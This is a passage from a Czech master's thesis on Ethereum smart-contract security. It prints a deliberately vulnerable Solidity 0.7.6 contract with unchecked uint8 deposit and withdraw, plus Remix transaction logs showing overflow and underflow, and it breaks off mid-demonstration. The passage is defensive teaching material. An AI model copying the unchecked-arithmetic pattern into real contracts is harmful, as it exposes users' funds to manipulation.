Na základě teoretického rozboru v kapitole 4 a analýzy nejčastějších zranitelností smart kontraktů byly vybrány následující typy útoků pro simulaci v testovacím prostředí:

1. **Overflow/Underflow:** Simulace útoků, které zneužívají chování celočíselné aritmetiky v jazyce Solidity, kdy překročení maximální hodnoty (overflow) nebo pokles pod minimální hodnotu (underflow) způsobí neočekávané přetečení nebo podtečení proměnné. To může útočníkovi umožnit manipulaci s důležitými hodnotami (např. zůstatky, počty iterací) a vést k neoprávněným operacím.
2. **Reentrancy útok:** Simulace klasického reentrancy útoku, proslaveného například při hacku DAO. Útok spočívá ve zneužití externího volání zranitelné funkce, které útočníkovi umožní znovu vstoupit do stejné funkce (nebo jiné závislé funkce) dříve, než je dokončeno první provedení a aktualizován stav kontraktu (např. odečten zůstatek). To může vést k opakovanému výběru prostředků.
3. **Front-running útok:** Simulace útoku, který využívá transparentnost transakcí v mempoolu sítě Ethereum. Útočník sleduje čekající transakce (např. velké obchodní příkazy na decentralizované burze) a s využitím vyššího poplatku za gas price zajistí, že jeho vlastní transakce (např. malý obchodní příkaz ve stejném směru) bude zpracována těžaři dříve než transakce oběti, čímž ovlivní tržní cenu nebo stav kontraktu ve svůj prospěch.
4. **Access control:** Simulace útoků, které zneužívají chybnou nebo nedostatečnou implementaci mechanismů kontroly přístupu v kontraktu. Chyby v modifikátorech (např. `onlyOwner`, `require`) nebo logice autorizace mohou neautorizovaným uživatelům umožnit přístup k citlivým funkcím, které by měli volat pouze oprávněné entity (např. majitel kontraktu, administrátoři).

5.3 Validace a ověření navržených opatření

Pro každou simulaci útoku a pro ověření účinnosti navržených bezpečnostních opatření byl dodržen následující iterativní postup:

1. **Simulace útoku na zranitelný kontrakt:** V prvním kroku byl příslušný útok proveden na záměrně zranitelnou verzi smart kontraktu v lokální testovací síti. Cílem bylo prakticky demonstrovat přítomnost a zneužitelnost dané zranitelnosti a pochopit její dopad na chování a stav kontraktu.
2. **Statická analýza před mitigací:** Před implementací jakýchkoli oprav byly na zranitelný kontrakt aplikovány analytické nástroje Mythril a Slither. Výsledky těchto analýz sloužily jako výchozí bezpečnostní zpráva, dokumentující nalezené zranitelnosti a jejich charakteristiky. To umožnilo srovnání s výsledky po implementaci oprav.
3. **Implementace mitigací:** Na základě zjištění z kroku 1 a 2 a s využitím osvědčených bezpečnostních praktik pro vývoj smart kontraktů byla zranitelná verze kontraktu upravena. Byly implementovány adekvátní bezpečnostní mechanismy a další doporučené postupy.
4. **Validace po mitigaci:** Po implementaci oprav byl upravený (bezpečnostně ošetřený) kontrakt znovu nasazen do testovací sítě. Byly provedeny opakované simulace původního útoku s cílem potvrdit, že daná zranitelnost byla úspěšně odstraněna a útok již není možný. Následně byla na opravený kontrakt provedena opětovná statická a symbolická analýza, aby se ověřilo, že původní problémy byly vyřešeny a zároveň nebyly zavedeny nové zranitelnosti v důsledku provedených změn.

II PRAKTICKÁ ČÁST

6 SIMULACE ZRANITELNOSTÍ

V praktické části diplomové práce se zaměřuji na experimentální ověření zranitelností smart kontraktů běžících na blockchainové platformě Ethereum. Cílem je simulovat vybrané útoky, které byly identifikovány v teoretické části, analyzovat jejich chování a dopad v praxi a následně navrhnout, implementovat a otestovat konkrétní bezpečnostní opatření, která povedou ke zvýšení odolnosti smart kontraktů vůči těmto hrozbám.

Výběr útoků vychází z jejich relevance pro reálné blockchainové aplikace a zahrnuje zranitelnosti typu:

- Overflow/Underflow (přetečení a podtečení proměnných),
- Reentrancy (opakované vstupování do kontraktu),
- Front-running (manipulace pořadím transakcí v mempoolu),
- Access control (obejití kontroly přístupu, kdy neautorizovaný uživatel získá přístup k funkcím vyžadujícím oprávnění).

Každý z těchto útoků je nejprve představen teoreticky, poté je popsána implementace zranitelného smart kontraktu v jazyce Solidity, simulace útoku a záznam jeho dopadů. K vyhodnocení rizik jsou využity nástroje pro statickou analýzu, zejména Mythril a Slither, které umožňují automatickou detekci známých zranitelností a slabin ve zdrojovém kódu.

6.1 Overflow/Underflow

Zranitelnost typu overflow (přetečení) nebo underflow (podtečení) se týká aritmetických operací prováděných s celočíselnými datovými typy s omezeným rozsahem. K této chybě dojde, když výsledek aritmetické operace překročí maximální (v případě přetečení) nebo klesne pod minimální (v případě podtečení) hodnotu, kterou je schopen daný datový typ uchovat. V kontextu smart kontraktů v produkčním prostředí se nejčastěji setkáváme s datovým typem uint256, který má velmi široký rozsah od 0 do $2^{256}-1$. Nicméně i s tímto rozsahem může dojít k přetečení (např. přičtením 1 k hodnotě $2^{256} - 1$) nebo podtečení (např. odečtením 1 od 0 u uint256), kdy se výsledek místo vyvolání chyby "zalomí" na opačný konec rozsahu (z $2^{256} - 1$ na 0 při přetečení, z 0 na $2^{256} - 1$ při podtečení). Tento princip, známý jako modulární aritmetika, byl detailně popsán v teoretické části.

Ve verzích kompilátoru Solidity nižších než 0.8.0 (např. verze 0.7.x) nebyly standardní aritmetické operace automaticky kontrolovány na přetečení či podtečení. Toto

chování otevíralo dveře pro potenciální zneužití ze strany útočníků, kteří mohli manipulovat se stavem kontraktu dosažením neočekávaných hodnot proměnných.

Jako reakce na toto závažné bezpečnostní riziko byla před příchodem automatických kontrol v kompilátoru standardní praxí u vývojářů explicitní implementace bezpečnostních kontrol. To se nejčastěji provádělo použitím externích knihoven, jako je široce přijímaná knihovna SafeMath od OpenZeppelin. Tyto knihovny poskytovaly bezpečné alternativní funkce pro aritmetické operace (např. add, sub, mul, div), které před provedením samotné operace zkontrolovaly, zda výsledek nepřekročí meze datového typu, a v případě rizika přetečení nebo podtečení transakci revertovaly (přerušily s chybou).

Od verze kompilátoru Solidity 0.8.0, jsou aritmetické operace pro celé číselné typy automaticky kontrolovány na přetečení a podtečení ve výchozím nastavení. Při detekci takového stavu kompilátor generuje kód, který způsobí přerušení provádění transakce s chybou Panic(0x11) pro přetečení/podtečení při sčítání nebo odčítání. Tato implicitní ochrana výrazně zvyšuje bezpečnost kontraktů psaných v novějších verzích a eliminuje potřebu používat externí knihovny jako SafeMath pro základní aritmetiku, pokud není potřeba specifické chování (např. "zabalení" hodnoty).

Pro demonstrační účely a snadnější ilustraci principu aritmetického přetečení a podtečení jsem v této části diplomové práce použil zjednodušenou ukázkou kontraktu s menším datovým typem, uint8, který má omezený rozsah 0 až 255. Tento přístup umožňuje velmi názorně ukázat princip modulární aritmetiky, kdy například sčítání $250 + 10$ (očekávaný výsledek 260) vede k přetečení, protože 260 modulo 256 je 4. Hodnota se tedy "zalomí" na 4. Podobně odčítání 1 od 0 ($0 - 1$) vede k podtečení a "zalomení" na 255. Taková ukáзка zranitelného chování byla provedena na verzi kontraktu OverflowUnderflowDemo zkompileované se starší verzí Solidity (např. 0.7.6), aby se demonstrovalo, jak k problému dochází.

6.1.1 Simulace a demonstrace zranitelností

Pro názornou demonstraci a praktické ověření existence zranitelností typu aritmetického přetečení (overflow) a podtečení (underflow) byla provedena simulace v prostředí Remix IDE. Tato simulace se zaměřila na chování nezabezpečené verze smart kontraktu, která používá celočíselné datové typy s omezeným rozsahem (uint8) bez automatických kontrol aritmetických operací, což je typické pro kontrakty kompilované ve verzích Solidity nižších než 0.8.0.

Použitý kód pro simulaci zranitelnosti Overflow/Underflow

```
// SPDX-License-Identifier: MIT

pragma solidity ^0.7.6;

/**
 * @title OverflowUnderflowDemo (Nezabezpečená verze)
 * @dev Demonstrační kontrakt ukazující aritmetické operace v Solidity < 0.8.0.
 * TENTO KONTRAKT JE ZRANITELNÝ vůči aritmetickému overflow a underflow.
 */

contract OverflowUnderflowDemo {
    mapping(address => uint8) public balances;

    /**
     * @dev Vloží specifikované množství na účet odesílatele msg.sender.
     * @param _amount Množství k vložení (typ uint8).
     */
    function deposit(uint8 _amount) external {
        balances[msg.sender] += _amount;
    }

    /**
     * @dev Vybere specifikované množství z účtu odesílatele msg.sender.
     * @param _amount Množství k výběru (typ uint8).
     */
    function withdraw(uint8 _amount) external {
        balances[msg.sender] -= _amount;
    }
}
```

Ukázka kódu 4: Zranitelný kontrakt demonstrující Overflow/Underflow

(zdroj: vlastní)

Použité prostředky pro simulaci zranitelností Overflow a Underflow

- Simulace provedena v Remix IDE
- Použita verze jazyka Solidity: 0.7.6

- Virtuální blockchain prostředí: konfigurace Cancun

- Adresa nasazeného kontraktu:


0xd9145CCE52D386f254917e481eB44e9943F39138

- Adresa testovacího účtu:

0x5B38Da6a701c568545dCfcB03FcB875f56beddC4

Simulace Overflow zranitelnosti

Prvním krokem bylo nasazení nezabezpečeného smart kontraktu do prostředí Remix IDE. Na obrázku (Obrázek 10) je zobrazen nasazený smart kontrakt ve vývojovém prostředí Remix IDE. Kontrakt byl nasazen na testovací síti (konfigurace Cancun). Nasazený kontrakt obsahuje implementované funkce pro vklad (deposit), výběr (withdraw) a dotazování zůstatku (balances). Veškeré operace jsou prováděny nad proměnnými typu uint8, což demonstruje omezený rozsah číselné reprezentace a umožňuje následnou ukázkou efektu overflow a underflow.



Obrázek 10: Nasazený smart kontrakt v Remix IDE

(zdroj: vlastní)


Adresa kontraktu slouží jako unikátní identifikátor instance kontraktu na blockchainu. Průběh nasazení kontraktu zachycuje detailně následující tabulka (Tabulka 1).

[vm]	from: 0x5B3...eddC4 to: OverflowUnderflowDemo.(constructor) value: 0 wei data: 0x608...60033 logs: 0 hash: 0x55c...6cbfa
status	0x1 Transaction mined and execution succeed
transaction hash	0x55c0f421b59a960f641de23d20efc8a555990307e6cbfa
block hash	0xf1464729f2211199442051820cb25970d2f36f7c19f6bce1d2677fb
block number	1
contract address	0xd9145CCE52D386f254917e481eB44e9943F39138
from	0x5B38Da6a701c568545dCfcB03FcB875f56beddC4
to	OverflowUnderflowDemo.(constructor)
gas	200566 gas
transaction cost	174405 gas
execution cost	112359 gas
input	0x608...60022
output	0x608060405234801561001057600080fd5b50600436106100415760003560e01c 806327e235e314610046578063c6ab5d90146100a1578063ebe41b73146100d257 5b600080fd5b6100886004803603602081101561005c57600080fd5b8101908080 3573ff1690602001909291905050 50610103565b604051808260ff16815260200191505060405180910390f35b6100 d0600480360360208110156100b757600080fd5b81019080803560ff1690602001 90929190505050610123565b005b610101600480360360208110156100e8576000 80fd5b81019080803560ff16906020019092919050505061018f565b005b600060 20528060005260406000206000915054906101000a900460ff1681565b80600080 3373ff1673ffffffffffffffffffff ffffffffffffffffffffffffffffffffff16815260200190815260200160002060008282829054 906101000a900460ff160392506101000a81548160ff021916908360ff16021790 555050565b806000803373ff1673 ffffffffffffffffffffffffffffffffff16815260200190815260200160 002060008282829054906101000a900460ff160192506101000a81548160ff0219 16908360ff1602179055505056fea2646970667358221220fefda6ac26726f9798 e095e10b58a6d1747da1eb77e6d6477f6c64300f0760022
decoded input	{}
decoded output	-
logs	[]
raw logs	[]

Tabulka 1: Transakce – nasazení kontraktu

(zdroj: vlastní)

Pro simulaci přetečení byl nejprve nastaven počáteční stav blízko maximální hodnoty uint8. Na obrázku (Obrázek 11) zachycuje provedení první transakce, při které je volána funkce deposit(250). Do pole pro argument je zadána hodnota 250. Tabulka (Tabulka 2) ukazuje detail transakce, jejíž výstup potvrzuje úspěšné provedení depositu.



Obrázek 11: Volání funkce deposit(250) v Remix IDE

(zdroj: vlastní)

Zadáním hodnoty 250 se tyto jednotky přičtou do mappingu balances pro testovací účet. Na obrázku (Obrázek 12) je následně zobrazeno ověření zůstatku voláním funkce balances(address). Po provedené transakci deposit(250) je v zobrazeném stavu uvedena hodnota 250 pro danou adresu. Tato hodnota představuje počáteční stav před simulací overflow.

[vm]	from: 0x5B3...eddC4 to: OverflowUnderflowDemo.deposit(uint8) 0xd9145CCE52D386f254917e481eB44e9943F39138 value: 0 wei data: 0xbe...000fa logs: 0 hash: 0x9ac...dee60
status	0x1 Transaction mined and execution succeed
transaction hash	0x9ac9e3b791d42958818c1039923da1589432975e7a29b69ba3fc8efeb825dee60
block hash	0x0be2c48e2dd98dd7487e1906e0d392090582e067e6edea3012bd7605895bee0
block number	2
contract address	0x5B38Da6a701c568545dCfcB03FcB875f56beddC4
from	0x5B38Da6a701c568545dCfcB03FcB875f56beddC4
to	OverflowUnderflowDemo.deposit(uint8) 0xd9145CCE52D386f254917e481eB44e9943F39138
gas	50446 gas
transaction cost	43866 gas
execution cost	22662 gas
input	0xbe...000fa
output	0x
decoded input	{ "uint8 _amount": 250 }
decoded output	{}
logs	[]
raw logs	[]

Tabulka 2: Transakce – volání funkce deposit(250)


(zdroj: vlastní)

Tabulka (Tabulka 3) ukazuje, jak je ověřen stav zůstatku voláním funkce balances(adresa testovacího účtu). Po provedené transakci deposit(250) je v zobrazeném stavu uvedena hodnota 250 pro danou adresu testovacího účtu, můžete vidět na obrázku (Obrázek 12).

[call]	from: 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4 to: OverflowUnderflowDemo.balances(address) data: 0x27e...eddC4
from	0x5B38Da6a701c568545dCfcB03FcB875f56beddC4
to	OverflowUnderflowDemo.balances(address) 0xd9145CCE52D386f254917e481eB44e9943F39138
execution cost	2478 gas (Cost only applies when called by a contract)
input	0x27e...eddC4
output	0x00fa
decoded input	{ "address": "0x5B38Da6a701c568545dCfcB03FcB875f56beddC4" }
decoded output	{ "0": "uint8: 250" }
logs	[]
raw logs	[]

Tabulka 3: Volání funkce balances(address) – výsledek 250

(zdroj: vlastní)



Obrázek 12: Zobrazení zůstatku 250 pro testovací účet po depositu

(zdroj: vlastní)

Obrázek (Obrázek 12) potvrzuje, že první vklad byl úspěšný a že mapping balances obsahuje správnou hodnotu (250). To je zásadní předpoklad pro další krok, kdy bude demonstrace overflow provedena při přidání další hodnoty.

V dalším kroku je zobrazen proces volání funkce `deposit(10)`. Do argumentu je zadána hodnota 10 a transakce proběhla úspěšně, jak ukazují detaily v tabulce (Tabulka 4).

[vm]	from: 0x5B3...eddC4 to: OverflowUnderflowDemo.deposit(uint8) 0xd9145CCE52D386f254917e481eB44e9943F39138 value: 0 wei data: 0xbe...000a logs: 0 hash: 0xb44...c22df
status	0x1 Transaction mined and execution succeed
transaction hash	0xb47149e0bda1e980e7abe135a56fc6ab3e9fc0f749a5fd941812ba91c22d2f
block hash	0xee9aaa2705237817a4d71bb98dd3905e61f9aecf61a9d6ccde3e0bb5924f9
block number	3
from	0x5B38Da6a701c568545dCfcB03FcB875f56beddC4
to	OverflowUnderflowDemo.deposit(uint8) 0xd9145CCE52D386f254917e481eB44e9943F39138
gas	30781 gas
transaction cost	26766 gas
execution cost	5562 gas
input	0xbe...000a
output	0x
decoded input	{ "uint8 _amount": 10 }
decoded output	{}
logs	[]
raw logs	[]

Tabulka 4: Transakce – volání funkce `deposit(10)`

(zdroj: vlastní)

Původní zůstatek byl 250. Voláním `deposit(10)` se provede aritmetická operace $(250+10)$. Matematicky očekávaný výsledek by byl 260. Avšak vzhledem k omezenému rozsahu datového typu `uint8` (0–255) a absenci automatické kontroly v nezabezpečené verzi Solidity

(< 0.8.0) dojde k overflow (přetečení). Aritmetická operace proběhne pomocí modulární aritmetiky, kde se výsledek 260 „zalomí“ – 260 modulo 256 se rovná 4.


Následující obrázek (Obrázek 13) a tabulky (Tabulka 5) zachycují ověření nového zůstatku po provedení této operace. Jak je jasně patrné, zůstatek se neočekávaně změnil na hodnotu 4.

[call]	from: 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4 to: OverflowUnderflowDemo.balances(address) data: 0x27e...eddC4
from	0x5B38Da6a701c568545dCfcB03FcB875f56beddC4
to	OverflowUnderflowDemo.balances(address) 0xd9145CCE52D386f254917e481eB44e9943F39138
execution cost	2478 gas (Cost only applies when called by a contract)
input	0x27e...eddC4
output	0x0004
decoded input	{ "address": "0x5B38Da6a701c568545dCfcB03FcB875f56beddC4" }
decoded output	{ "0": "uint8: 4" }
logs	[]
raw logs	[]

Tabulka 5: Volání funkce balances(address) – výsledek 4

(zdroj: vlastní)

Tento výsledek 4 namísto očekávaných 260 je přímým důkazem aritmetického přetečení. Simulace tak jasně demonstruje, jak přetečení narušuje integritu dat v kontraktu, vede k nesprávným hodnotám a může způsobit ztráty vložených prostředků nebo zneužití logiky kontraktu.




Obrázek 13: Zobrazení zůstatku 4 pro testovací účet po přetečení

(zdroj: vlastní)

Simulace Underflow zranitelnosti


Dále byla provedena simulace zranitelnosti podtečení. Na obrázku (Obrázek 14) je zobrazen výchozí stav zůstatku (balance) testovacího účtu v nasazeném smart kontraktu. Před provedením jakýchkoliv transakcí (nebo po novém nasazení kontraktu či výběru všech prostředků) je hodnota v mappingu balances nastavena na 0. Tento obrázek (Obrázek 14) slouží jako reference pro srovnání s následujícími kroky simulace.



Obrázek 14: Výchozí nulový zůstatek pro testovací účet

(zdroj: vlastní)

Na obrázku (Obrázek 15) je zachycen proces volání funkce `withdraw(1)`, kde je odečtena hodnota 1 z aktuálního zůstatku. Jelikož byl zůstatek před tím 0, tato transakce představuje pokus o odečtení z minimální hodnoty 0 u `uint8`. Tabulka 6 poskytuje detailní přehled o provedené transakci. Operace proběhla úspěšně (status `0x1`), což samo o sobě u výběru větší částky než je zůstatek indikuje problém.



Obrázek 15: Volání funkce withdraw(1) v Remix IDE

(zdroj: vlastní)

[vm]	from: 0x5B3...eddC4 to: OverflowUnderflowDemo.withdraw(uint8) 0xd9145CCE52D386f254917e481eB44e9943F39138 value: 0 wei data: 0x6a...00001 logs: 0 hash: 0xdb0...40ad9
status	0x1 Transaction mined and execution succeed
transaction hash	0xdb00885ecdeb59706fe8e5faae0565ef279461e0a342e5e3376e120a640ad9
block hash	0xbe06eb4727fa62fa5a143e2f39741110b03e58b9699b0dc6cac7ca25e4e0
block number	5
from	0x5B38Da6a701c568545dCfcB03FcB875f56beddC4
to	OverflowUnderflowDemo.withdraw(uint8) 0xd9145CCE52D386f254917e481eB44e9943F39138
gas	50421 gas
transaction cost	43814 gas
execution cost	22460 gas

input	0x6a...00001
output	0x
decoded input	{ "uint8 _amount": 1 }
decoded output	{}
logs	[]
raw logs	[]

Tabulka 6: Transakce – volání funkce withdraw(1)

